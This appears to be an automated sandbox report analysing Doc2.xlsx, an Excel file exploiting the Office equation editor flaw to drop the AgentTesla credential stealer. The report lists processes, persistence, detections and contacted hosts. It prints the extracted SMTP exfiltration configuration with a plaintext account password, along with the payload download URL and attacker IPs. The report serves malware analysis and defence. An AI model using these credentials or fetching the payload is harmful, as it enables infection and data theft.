ID: 452692
Sample Name: Doc2.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:11:08
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Doc2.xlsx

Overview


General Information

Sample Name:	Doc2.xlsx
Analysis ID:	452692
MD5:	7848697a2cff990..
SHA1:	9af272f7dedd808..
SHA256:	ef17f47bcdb067d..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains potentia…
- .NET source code contains very larg…
- Drops PE files to the user root direc…
- Hides that the sample has been dow…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2392 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2264 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2964 cmdline: 'C:\Users\Public\vbc.exe' MD5: 6733D5E8934EAFF7C0087E7DE2C8E62A)
    - schtasks.exe (PID: 2172 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\WzyRXCWtdGSdEA' /XML 'C:\Users\user\AppData\Local\Temp\tmpB2BC.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - vbc.exe (PID: 2148 cmdline: {path} MD5: 6733D5E8934EAFF7C0087E7DE2C8E62A)
- MLdAu.exe (PID: 1796 cmdline: 'C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe' MD5: 6733D5E8934EAFF7C0087E7DE2C8E62A)
  - schtasks.exe (PID: 1984 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\WzyRXCWtdGSdEA' /XML 'C:\Users\user\AppData\Local\Temp\tmp7511.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - MLdAu.exe (PID: 2052 cmdline: {path} MD5: 6733D5E8934EAFF7C0087E7DE2C8E62A)
- MLdAu.exe (PID: 3036 cmdline: 'C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe' MD5: 6733D5E8934EAFF7C0087E7DE2C8E62A)
  - schtasks.exe (PID: 1440 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\WzyRXCWtdGSdEA' /XML 'C:\Users\user\AppData\Local\Temp\tmp74F2.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - MLdAu.exe (PID: 1068 cmdline: {path} MD5: 6733D5E8934EAFF7C0087E7DE2C8E62A)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "account@jiqdyi.com",
  "Password": "Emotion22",
  "Host": "mail.spamora.net"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000002.2336318504.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000012.00000002.2336318504.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000000C.00000002.2341517856.00000000031 91000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000C.00000002.2341517856.00000000031 91000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000009.00000002.2370417505.00000000022 51000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.MLdAu.exe.328e310.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
12.2.MLdAu.exe.328e310.3.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
11.2.MLdAu.exe.30ee310.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.MLdAu.exe.30ee310.3.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
6.2.vbc.exe.340e310.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 13 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

System Summary:

.NET source code contains very large strings

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Remote Access Functionality:

Yara detected AgentTesla


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Extra Window Memory Injection 1	Disable or Modify Tools 1 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2
Default Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Obfuscated Files or Information 2 1	LSASS Memory	System Information Discovery 1 1 4	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Scheduled Task/Job 1	Software Packing 1 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Registry Run Keys / Startup Folder 1	Extra Window Memory Injection 1	NTDS	Security Software Discovery 3 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatior
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Doc2.xlsx	28%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Doc_87654334567[1].exe	13%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe	13%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\WzyRXCWtdGSdEA.exe	13%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\Public\vbc.exe	13%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.MLdAu.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
17.2.MLdAu.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
9.2.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://arkemagrup.com/Doc_87654334567.exe	100%	Avira URL Cloud	malware	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0%	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://mail.spamora.net	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://BGwprh.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.spamora.net	185.26.106.194	true	true		unknown
arkemagrup.com	185.26.106.165	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://arkemagrup.com/Doc_87654334567.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.26.106.194	mail.spamora.net	France		24935	ATE-ASFR	true
185.26.106.165	arkemagrup.com	France		24935	ATE-ASFR	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452692
Start date:	22.07.2021
Start time:	18:11:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Doc2.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@18/28@7/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:12:08	API Interceptor	52x Sleep call for process: EQNEDT32.EXE modified
18:12:10	API Interceptor	967x Sleep call for process: vbc.exe modified
18:12:45	API Interceptor	4x Sleep call for process: schtasks.exe modified
18:13:05	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run MLdAu C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe
18:13:13	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run MLdAu C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe
18:13:14	API Interceptor	529x Sleep call for process: MLdAu.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.26.106.194	Doc_347343.xlsx	Get hash	malicious	Browse	
	5nXX3v5zWn.exe	Get hash	malicious	Browse	
	Doc_386384934.xlsx	Get hash	malicious	Browse	
	Doc_38464835648343.xlsx	Get hash	malicious	Browse	
	pfI78aQqmv.exe	Get hash	malicious	Browse	
	Inquiry.xlsx	Get hash	malicious	Browse	
	Doc_87654334567.exe	Get hash	malicious	Browse	
	PO-4600017931.xlsx	Get hash	malicious	Browse	
	HTOj2DnVlw.exe	Get hash	malicious	Browse	
	i7Qs22QuKz.exe	Get hash	malicious	Browse	
	Doc.xlsx	Get hash	malicious	Browse	
	Doc_39563856383648364376383647383654836473836483736486383648363846383836483.exe	Get hash	malicious	Browse	
	Doc_987945678.exe	Get hash	malicious	Browse	
	Ref-2021-05-14.exe	Get hash	malicious	Browse	
	Doc_38464856384683648364.exe	Get hash	malicious	Browse	
	Document_printout_copy_34853936483648364393743836384.exe	Get hash	malicious	Browse	
	DHL_SHIPMENT_ADDRESS_4495749574946596484658458458,pdf.exe	Get hash	malicious	Browse	
	RFQ_38463846393646388368364834.exe	Get hash	malicious	Browse	
	Doc_3847468364836483638463,pdf.exe	Get hash	malicious	Browse	
	938583958330948348430384309403 4.exe	Get hash	malicious	Browse	
185.26.106.165	Doc_347343.xlsx	Get hash	malicious	Browse	• arkemagrup.com/Doc_876543345567.exe
	Doc_386384934.xlsx	Get hash	malicious	Browse	• arkemagrup.com/Doc_876543345567.exe
	Doc_38464835648343.xlsx	Get hash	malicious	Browse	• arkemagrup.com/Doc_876543345567.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Inquiry.xlsx	Get hash	malicious	Browse	• arkemagrup.com/Doc_87654334567.exe
	PO-4600017931.xlsx	Get hash	malicious	Browse	• arkemagrup.com/Doc_87654334567.exe
	Doc.xlsx	Get hash	malicious	Browse	• arkemagrup.com/Doc_87654334567.exe
	DOCUMENT_395849584954.exe	Get hash	malicious	Browse	• tradingworldchina.com/Host_00.exe
	Order_364537463746347485945454.xlsx	Get hash	malicious	Browse	• medicelcolers.cn/file2.exe
	Specification.xlsx	Get hash	malicious	Browse	• medicelcolers.cn/file2.exe
	Doc_37584567499454.xlsx	Get hash	malicious	Browse	• medicelcolers.cn/file2.exe
	Documents.xlsx	Get hash	malicious	Browse	• medicelcolers.cn/file2.exe
	Documents.xlsx	Get hash	malicious	Browse	• medicelcolers.cn/file2.exe
	PO0495858558585_JAN2021.xlsx	Get hash	malicious	Browse	• tradingworldchina.com/file1.exe
	Order_00009.xlsx	Get hash	malicious	Browse	• medicelcolers.cn/file2.exe
	PO85937758859777.xlsx	Get hash	malicious	Browse	• tradingworldchina.com/file1.exe
	Order_385647584.xlsx	Get hash	malicious	Browse	• medicelcolers.cn/file2.exe
	Order_385647584.xlsx	Get hash	malicious	Browse	• medicelcolers.cn/file2.exe
	PO890299700006.xlsx	Get hash	malicious	Browse	• tradingworldchina.com/file1.exe
	Doc_74657456348374.xlsx	Get hash	malicious	Browse	• medicelcolers.cn/file2.exe
	PO 24000109490.xlsx	Get hash	malicious	Browse	• tradingworldchina.com/file1.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.spamora.net	Doc_347343.xlsx	Get hash	malicious	Browse	• 185.26.106.194
	8WJ8enHgoR.exe	Get hash	malicious	Browse	• 185.26.106.194
	5nXX3v5zWn.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_386384934.xlsx	Get hash	malicious	Browse	• 185.26.106.194
	Doc_38464835648343.xlsx	Get hash	malicious	Browse	• 185.26.106.194
	pfI78aQqmv.exe	Get hash	malicious	Browse	• 185.26.106.194
	Inquiry.xlsx	Get hash	malicious	Browse	• 185.26.106.194
	Doc_87654334567.exe	Get hash	malicious	Browse	• 185.26.106.194
	PO-4600017931.xlsx	Get hash	malicious	Browse	• 185.26.106.194
	HTOj2DnVlw.exe	Get hash	malicious	Browse	• 185.26.106.194
	i7Qs22QuKz.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc.xlsx	Get hash	malicious	Browse	• 185.26.106.194
	Doc_39563856383648364376383647383654836473836483736384637638463836483648363846383.exe	Get hash	malicious	Browse	• 185.26.106.194
	Doc_987945678.exe	Get hash	malicious	Browse	• 185.26.106.194
	Ref-2021-05-14.exe	Get hash	malicious	Browse	• 185.26.106.194

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Doc_38464856384683648364.exe	Get hash	malicious	Browse	• 185.26.106.194
	Document_printout_copy_3485393648364836439374383638384.exe	Get hash	malicious	Browse	• 185.26.106.194
